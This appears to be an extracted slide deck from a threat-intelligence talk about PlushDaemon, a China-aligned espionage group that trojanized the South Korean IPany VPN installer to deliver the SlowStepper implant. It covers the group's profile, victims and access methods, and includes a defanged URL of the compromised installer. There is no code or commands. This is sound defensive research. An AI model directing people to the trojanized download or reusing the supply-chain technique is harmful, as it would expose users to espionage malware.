

PlushDaemon compromises supply chain of Korean VPN service

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0xfmz




2nd time speaker,
awesome coin!!

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Agenda

- 1 Recap since JSAC2024 about the “The China-aligned AitM club”

- 2 PlushDaemon’s profile

- 3 Supply chain compromise of IPany

- 4 The SlowStepper implant

- 5 Overview of PlushDaemon’s AitM capabilities

The China-aligned AitM club

The China-aligned AitM club, throwback to JSAC2024! 😊

China-aligned APTs with AitM capability tracked by ESET



Evasive Panda



~~Little Bear~~
PlushDaemon



LuoYu



Blackwood

AitM via compromised network device, or ISP? We don't know.

AitM working outside of China networks? Yes.

The update hijacking mechanism seems suspiciously similar for all four clusters

LuoYu at JSAC2022 and Blackwood at JSAC2024

2022/1/27 Japan Security Analyst Conference 2022

LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021

Leon Chang, Yusuke Niwa, Suguru Ishimaru



NSPX30

A sophisticated AitM-enabled implant evolving since 2005

Facundo Munoz
Malware Researcher



TheWizards at JSAC2024

TheWizards APT



Targeted regions

Philippines



Hong Kong



UAE



China



Sectors



Gambling



Individuals

Toolkit



WizardNet




DarkNights



Spellbinder

Spellbinder: lateral movement tool that performs AitM via IPv6 Stateless Address Autoconfiguration (SLAAC) spoofing attack

TheWizards approach to AitM



Evasive Panda (aka StormBamboo)



Evasive Panda APT group delivers malware via updates for popular Chinese software

ESET Research uncovers a campaign by the APT group known as Evasive Panda targeting an international NGO in China with malware delivered through updates of popular Chinese software



Facundo Muñoz

26 Apr 2023 • 12 min. read



<https://www.volexity.com/blog/2024/08/02/stombamboo-compromises-isp-to-abuse-insecure-software-update-mechanisms/>

PlushDaemon profile



PlushDaemon

PlushDaemon is a China-aligned threat actor active since at least 2019, engaging in espionage operations against individuals and entities in China, Taiwan, Hong Kong, South Korea, the United States, New Zealand and Japan.

2019

APT group

China



Victimology



Individuals



Manufacturing
and engineering



VPN service
provider



Unknown
organizations

Victimology

Academics, VPN users, developers



Individuals



Manufacturing
and engineering



VPN service
provider



Unknown
organizations

Victimology

IT departments, software development



Individuals



Manufacturing
and engineering




VPN service
provider




Unknown
organizations

Victimology


Initial access and toolset



Targeted AitM




Exploitation of
Apache HTTP service




Supply chain
compromise

Initial access and toolset



SlowStepper
(Windows and Android)



LittleDaemon
(downloader)




Attribution




Attribution

Supply chain compromise of IPany



- VPN service by South Korean company MoNetcom
- Corporate solutions also offered
- Infrastructure based in South Korea
- Why was it compromised?

Pass firewall or censorship	Bypass games or sites
Accessing blocked services (Google, Facebook, YouTube, Instagram, SNS, KakaoTalk, messenger, etc.) in countries with severe internet censorship, such as China	If you want to access Korean games or Korean sites that are blocked overseas, play games with multiple IPs, or operate multiple games that can be run on emulators such as Lineage M



Victims of the supply chain compromise

What we observed in ESET telemetry



downloaded




IPanyVPNsetup.zip

from

1 Click the button below to download the installation file.

 Download the integrated connection program

[https://ipany\[.\]kr/download/IPanyVPNsetup.zip](https://ipany[.]kr/download/IPanyVPNsetup.zip)



What the users see...


IPanyVPNsetup.exe




IPany.exe




SlowStepper deployment




AutoMsg.dll




AutoMsg.dll




AutoMsg.dll



